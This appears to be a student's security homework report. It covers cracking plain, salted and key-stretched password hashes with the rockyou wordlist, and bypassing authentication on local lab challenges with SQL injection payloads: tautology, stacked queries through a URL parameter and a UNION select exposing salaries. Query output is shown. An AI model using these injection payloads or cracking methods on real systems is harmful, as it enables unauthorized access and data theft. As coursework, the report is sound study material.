
Ali Oktay
72007
Homework 4 Report

Question 1)

Part 1)

For the first part, firstly, I generated a dictionary that includes the hashed value of each password in rockyou.txt and itself and the name of the file is part1_passwords.txt. I use hashlib for hashing. Then, for each user and hashed password in the digitalcorp.txt, I looked at each hashed value in the dictionary I created and if it is matched I print the username and the original password. Here are the results.




```
/usr/bin/python3 /Users/ali.oktay/Downloads/HW4/Q1/part1.py
Elon password is mypassword
Jeff password is wolverine
Mark password is southpark
Tim password is johnnydepp

Process finished with exit code 0
```

Part 2)

For the second part, this time I did not generate a dictionary that includes the hashed value of each password in rockyou.txt because we did not know the salt is added to before or after the password. Then, for each user, salt and hashed password in the salty-digitalcorp.txt, I generated the hashed version of the salt + plain_password or plain_password + salt and compared it with the given hashed password for each password in the rockyou.txt. Here are the results.




```
/usr/bin/python3 /Users/ali.oktay/Downloads/HW4/Q1/part2.py
Sundar password is chocolate
Jack password is spongebob
Brian password is pokemon
Sam password is scooby

Process finished with exit code 0
```

Part 3)

For the third part, this time there is salt and key stretching, and we do not know how key stretching was used, and how many iterations of key stretching was used. So this time the calculation of hashed value for each password in rockyou.txt we should get the permutation of plain password, salt and x_i which is the hashed value from the previous step. For this purpose, I wrote the get combination function, which takes a three length list which has elements plain password, salt and x_i and generates a six length list of each permutation of them. Then for each user, salt and hashed password in the keystreching-digitalcorp.txt, I iterated through the rockyou.txt and with trying each combination, made key stretching at most 2000 times. Here are the results.




```
/usr/bin/python3 /Users/ali.oktay/Downloads/HW4/Q1/part3.py
Dara password is harrypotter
Daniel password is apples
Ben password is mercedes
Evan password is aaaaa

Process finished with exit code 0
```

Question 2)

Part 1)

For this part, I use a for username and a' or 1=1; for password with this payload when query sent to the database and the overall sql query becomes true because when I take the or with 1= 1 the before conditions are deactivated. The vulnerability here is taking directly the username and password to the sql query so we could manipulate the query and bypass the authentication.



```
Query : SELECT * FROM users WHERE username='a' AND password='a' or 1=1; --Ben AliOktay'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 79ee1d8b7bfcfce556c75c6e265e494a
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => fd127aa3fbe7319c356a9bd9f47be8c4
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => a80939cd2316843073455b29dee30305
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 59577b6a108086e3085efc880dc0ca63
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 0d8a4fd546e53d90e6cff3e9797bfbc4
        )

)
```

Login successful! Welcome jack. Next Challenge


Challenge 1

Enter username and password:

Username:
Password:

Part 2)

For this part, again I use a for username and a' or 1=1; for password with this payload when query sent to the database and the overall sql query becomes true because when I take the or with 1= 1 the before conditions are deactivated. The vulnerability here is taking directly the username and password to the sql query so we could manipulate the query and bypass the authentication even if it prevents the injection attack with escaping method because I did not use \ in my injections.


```
Query : SELECT * FROM users WHERE username='a' AND password='a\' or 1=1; --I am Ali Oktay'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 11b39c0d91583a502b704a8850306085
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 3855d7a8401dfa15d64092afe6edb3af
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 8427822f8b5f3fc3efb421a78456939c
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 07815cc811339a470664cae59164c6ec
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 4a6bf69f9ed34648d19a3d943b107590
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 2


Enter username and password:

Username:
Password:

Source Code | Back

Part 3)

For this part, I use &ord= or 1=1;select * from users injection on the URL to be able to bypass the authentication. The vulnerability of this part is ord argument that we can give from the URL because in the source code it gets order by part from the url and when we put a SQL injection we can easily bypass the authentication. My injection works because again I give a condition, which is always true, with “or” to the authentication part of SQL and then after “;” I can run whatever query I want.


Not Secure
0.0.0.0/auth.php?challenge=3&ord=%20or%201=1;select%20*%20from%20users--I%20am%20Ali%20Oktay
Gmail
YouTube
Maps
Trendyol
Training
Work

```
Query : SELECT * FROM users WHERE username=? AND password = ?  or 1=1;select * from users--I am Ali Oktay
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => d05d39c46ae57175ab76fc0799b75d4d
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 63da0cb600cbd17591403aa98b908fa8
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => efd390b258a494ee1c5cbf786936763d
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 76a44f63f42ee6d882f9fb9c4c3618a8
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 2999dc3c5f2a3fe7c595aa65e3ed16ce
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 3


Enter username and password:

Username:
Password:
Submit

Source Code | Back

Part 4)

For this part, again I use SQL injection from URL. My injection is username=admin' union select U.username, S.* from salaries S, users U where salary>12000 and age>40; To be able to reach all data I use admin as username and manipulate the query with the injection that I gave and get all the information I want. The vulnerability here we can give a query with giving value to username= from URL. Hence, we can run whatever query we want.



Not Secure 0.0.0.0/union.php?username=admin%27%20union%20select%20U.username,%20S.*%20from%20salaries%20S,%20users%20U%20where%20salary>12000%20and%20age>40;

```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
    JOIN users U ON (U.id=S.userid)
    WHERE S.id=0 OR U.username='admin' union select U.username, S.* from salaries S, users U where salary>12000 and age>40;'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [username] => admin
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

    [1] => stdClass Object
        (
            [username] => admin
            [id] => 5
            [userid] => 5
            [role] => ceo
            [salary] => 40000
            [bio] => Best ceo ever!
            [age] => 48
        )

    [2] => stdClass Object
        (
            [username] => alex
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

    [3] => stdClass Object
        (
            [username] => alex
            [id] => 5
            [userid] => 5
            [role] => ceo
            [salary] => 40000
            [bio] => Best ceo ever!
            [age] => 48
        )

    [4] => stdClass Object
        (
            [username] => jack
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )
```